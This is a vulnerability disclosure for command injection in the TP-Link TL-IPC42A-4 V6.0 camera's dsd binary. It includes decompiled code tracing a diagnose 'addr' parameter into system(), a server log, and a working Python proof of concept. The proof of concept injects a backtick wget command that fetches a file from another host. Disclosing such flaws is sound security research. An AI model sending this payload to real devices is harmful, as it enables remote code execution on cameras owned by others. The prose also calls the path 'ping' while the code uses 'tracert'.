TP-Link TL-IPC42A-4 V6.0 CI vulnerability

Product Information


```
Brand: TP-Link
Model: TL-IPC42A-4
Firmware Version: V6.0(1.0.16)
Official Website: https://www.tp-link.com/
Firmware Download URL: https://resource.tp-link.com.cn/pc/docCenter/showDoc?id=1654576617532618
```

Affected Component

```
dsd binary tracert Function
```


Vulnerability Details

In the sub_2E48C function, a diagnose feature exists, and execution enters sub_2E374 when the parameter dependencies are satisfied.




```
int __fastcall sub_2E48C(int a1, int a2)
{
  int v4; // r4
  int v5; // r0
  int v6; // r2
  int v7; // r0
  _DWORD v9[32]; // [sp+0h] [bp-80h] BYREF

  memset(v9, 0, 0x70u);
  if ( a1 && a2 && jso_is_obj(a2) )
  {
    memset(v9, 0, 0x70u);
    v4 = sub_2DE20(a1, v9);
    if ( v4 )
    {
      printf("\t [dsd] %s(%d): ", "diagnose_oneclick_start", 802);
      printf("load ping address failed");
      v4 = -69055;
      v5 = putchar(10);
    }
    else if ( jso_obj_get_string_origin(a2, "type") )
    {
      v5 = sub_2E374(a1, v9, v6);
    }
```

When other parameter conditions are satisfied, execution proceeds to sub_2D85A.




```
int __fastcall sub_2E374(int a1, int a2, int a3)
{
  int v3; // r4
  int v6; // r5
  int v7; // r6
  int v8; // r7
  _BYTE *v9; // r3
  int v10; // r1
  int v11; // r2
  int v12; // r4
  int v14; // [sp+0h] [bp-28h] BYREF
  int v15; // [sp+4h] [bp-24h]
  int v16; // [sp+8h] [bp-20h]

  v16 = a3;
  v3 = 0;
  v14 = 0;
  v15 = 0;
  v6 = jso_new_obj(a1);
  if ( v6 )
  {
    v7 = a2;
    v8 = -1;
    jso_add_string();
    jso_add_int(v6, "num", 4);
    jso_add_int(v6, "size", 64);
    jso_add_int(v6, "timeout", 2);
    do
    {
      v9 = *(v7 + 24);
      if ( *v9 || v9[16] )
      {
        v14 = 0;
        v15 = 0;
        if ( v3 )
          snprintf(&v14, 8u, "addr_%d", v3);
        else
          strncpy(&v14, "addr", 8u);
        jso_add_string();
        if ( *(*(v7 + 24) + 96) )
          v8 = v3;
      }
      ++v3;
      v7 += 28;
    }
    while ( v3 != 4 );
    v12 = sub_2D85A(a1, v6);
    if ( v12 )
    {
      printf("\t [dsd] %s(%d): ", "network_diagnose", 736);
      printf("ping failed, res: %d, abort telnet", v12);
      putchar(10);
    }
```

When the diag_type parameter is ping, through a series of executions, the parameter corresponding to addr is eventually passed to the system function, causing a command injection vulnerability.



```
    puts(s);
    goto LABEL_70;
  }
  if ( !strcmp(v25, "tracert") )
  {
    v31 = jso_obj_get_string_origin(a2, "addr");
    v32 = v31;
    if ( v31 )
    {
      v33 = strlen(v31);
      if ( sub_17440(v32, v33) )
      {
        jso_obj_get_int(a2, "hops", &v38);
        snprintf(s, 0x140u, ". /lib/diagnosis/traceroute.sh %d %s&", v38, v32);
        system(s);
        goto LABEL_70;
```

Attack



```
┌──(kali㉿kali)-[~/Desktop/work/test]
└─$ python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.31.200 - - [24/Dec/2025 20:22:32] "GET /JZP.txt HTTP/1.1" 304 -
```

POC

```python
#!/usr/bin/env python3
import requests
import json

url = "http://192.168.31.200/stok=your_stok_value_here/ds"

headers = {
    "User-Agent": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/113.0",
    "Accept": "application/json, text/javascript, */*; q=0.01",
    "Accept-Language": "en-US,en;q=0.5",
    "Accept-Encoding": "gzip, deflate, br",
    "Content-Type": "application/json; charset=UTF-8",
    "X-Requested-With": "XMLHttpRequest",
    "Origin": "http://192.168.31.200",
    "Referer": "http://192.168.31.200",
    "Connection": "close"
}

data = {
    "diagnose": {
        "start": {
            "diag_type": "tracert",
            "addr": "www.baidu.com`wget http://192.168.31.166:8000/JZP.txt`",
            "hops": "20"
        }
    },
    "method": "do"
}

response = requests.post(
    url,
    headers=headers,
    json=data,
    timeout=30
)

print("Status Code:", response.status_code)
print("Response Headers:", response.headers)
print("Response Body:")
print(response.text)
```

Suggested description

TP-Link TL-IPC42A-4 V6.0 has a CI vulnerability in the dsd binary.